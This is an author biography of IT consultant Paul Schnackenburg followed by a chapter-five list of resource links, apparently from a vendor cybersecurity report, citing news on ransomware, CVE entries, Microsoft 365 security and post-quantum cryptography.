Paul Schnackenburg

Paul Schnackenburg started in IT when DOS and 286 processors were the cutting edge. He runs Expert IT Solutions, a small business IT consultancy on the Sunshine Coast, Australia. He also works as an IT teacher at a Microsoft IT Academy.

Paul is a well-respected technology author and active in the community, writing in-depth technical articles, focused on Hyper-V, System Center, private and hybrid cloud and Office 365 and Azure public cloud technologies.

He holds MCSE, MCSA, MCT certifications.

Chapter 5 – Resources

- M365 Security Checklist eBook - https://www.hornetsecurity.com/en/ebook-microsoft-365-security-checklist/
- The Backup Bible eBook - https://www.altaro.com/ebook/backup-bible.php
- Hornetsecurity Support - https://support.hornetsecurity.com/hc/en-us
- Cyber Threat Report 2022 - https://www.hornetsecurity.com/en/press-releases/new-cybersecurity-report/
- Shared Responsibility in the Cloud (Microsoft) - https://learn.microsoft.com/en-us/azure/security/fundamentals/shared-responsibility
- Microsoft Services Agreement - https://www.microsoft.com/en-us/servicesagreement
- Uber Hack Update: Was Sensitive User Data Stolen & Did 2FA Open Door To Hacker? - https://www.forbes.com/sites/daveywinder/2022/09/18/has-uber-been-hacked-company-investigates-cybersecurity-incident-as-law-enforcement-alerted/
- Conti Ransomware Group Diaries - https://krebsonsecurity.com/2022/03/conti-ransomware-group-diaries-part-iii-weaponry/
- National Vulnerability Database: CVE-2022-30190 - https://nvd.nist.gov/vuln/detail/cve-2022-30190
- Hornetsecurity Ransomware Survey 2022 – https://www.hornetsecurity.com/en/knowledge-base/ransomware/ransomware-attacks-survey-2022/
- Hackers Using Bumblebee Loader to Compromise Active Directory Services (Hackernews.com) – https://thehackernews.com/2022/08/hackers-using-bumblebee-loader-to.html
- Microsoft Teams Revenue and Usage Statistics (2022) – https://www.businessofapps.com/data/microsoft-teams-statistics/
- How many emails are sent per day in 2022? – https://earthweb.com/how-many-emails-are-sent-per-day/
- HTML Phishing Asking for the Password Twice – https://www.hornetsecurity.com/en/security-informationen-en/html-phishing-asking-for-the-password-twice/
- The Conti Leaks: A Case of Cybercrime's Commercialization – https://www.cisecurity.org/insights/blog/the-conti-leaks-a-case-of-cybercrimes-commercialization
- Report: Public cloud spending expected to grow 20.4% in 2022 – https://venturebeat.com/business/report-public-cloud-spending-expected-to-grow-20-4-in-2022/
- Apache Log4j Vulnerability Guidance – https://www.cisa.gov/uscert/apache-log4j-vulnerability-guidance

- National Vulnerability Database: Microsoft Exchange – https://nvd.nist.gov/vuln/search/results?form_type=Basic&results_type=overview&query=Microsoft+exchange&queryType=phrase&search_type=all&isCpeNameSearch=false
- Microsoft Exchange Server Remote Code Execution Vulnerability: CVE-2022-41082 – https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-41082
- Groups – https://attack.mitre.org/groups/
- Ukrainian cyber defenses prove resilient – https://www.computerweekly.com/news/252514798/Ukrainian-cyber-defences-prove-resilient
- Microsoft Teams stores auth tokens as cleartext in Windows, Linux, Macs – https://www.bleepingcomputer.com/news/security/microsoft-teams-stores-auth-tokens-as-cleartext-in-windows-linux-macs/
- Dozens of Thai activists and supporters hacked by NSO Group's Pegasus – https://www.washingtonpost.com/technology/2022/07/17/pegasus-nso-thailand-apple/
- List of Microsoft 365 Admin Portals – https://msportals.io
- Hackers are getting faster at exploiting zero-day flaws. That's going to be a problem for everyone – https://www.zdnet.com/article/hackers-are-getting-faster-at-exploiting-zero-day-flaws-thats-going-to-be-a-problem-for-everyone/
- CRYSTALS - Cryptographic Suite for Algebraic Lattices: Kyber – https://pq-crystals.org/kyber/index.shtml
- CRYSTALS - Cryptographic Suite for Algebraic Lattices: Dilithium – https://pq-crystals.org/dilithium/index.shtml
- Fast-Fourier Lattice-based Compact Signatures over NTRU (FALCON) – https://falcon-sign.info/
- Stateless Hash-based Signature Scheme (SPHINCS) – https://sphincs.org/
- Zero Trust Commandments – https://pubs.opengroup.org/security/zero-trust-commandments/
- Red alert: Warning due to critical security vulnerability Log4Shell - https://www.hornetsecurity.com/en/threat-research/red-alert-log4j/?_adin=02021864894
- Charity Fraud Warning - https://www.fbi.gov/contact-us/field-offices/omaha/news/press-releases/charity-fraud-warning
- FBI warns of Ukrainian charities impersonated to steal donations - https://www.bleepingcomputer.com/news/security/fbi-warns-of-ukrainian-charities-impersonated-to-steal-donations/
- Fork of OpenSSL that includes prototype quantum-resistant algorithms and ciphersuites based on liboqs – https://github.com/open-quantum-safe/openssl/tree/OQS-OpenSSL_1_1_1-stable

- Wirtschaftsschutz 2022 – https://www.bitkom.org/sites/main/files/2022-08/Bitkom-Charts_Wirtschaftsschutz_Cybercrime_31.08.2022.pdf
- Email Conversation Thread Hijacking – https://www.hornetsecurity.com/en/security-information/email-conversation-thread-hijacking/?_adin=01833301559
- Common desktop apps' flaws patched at Black Hat – https://techhq.com/2022/08/electron-wrapper-security-malware-distribution-news-ratings-opinion/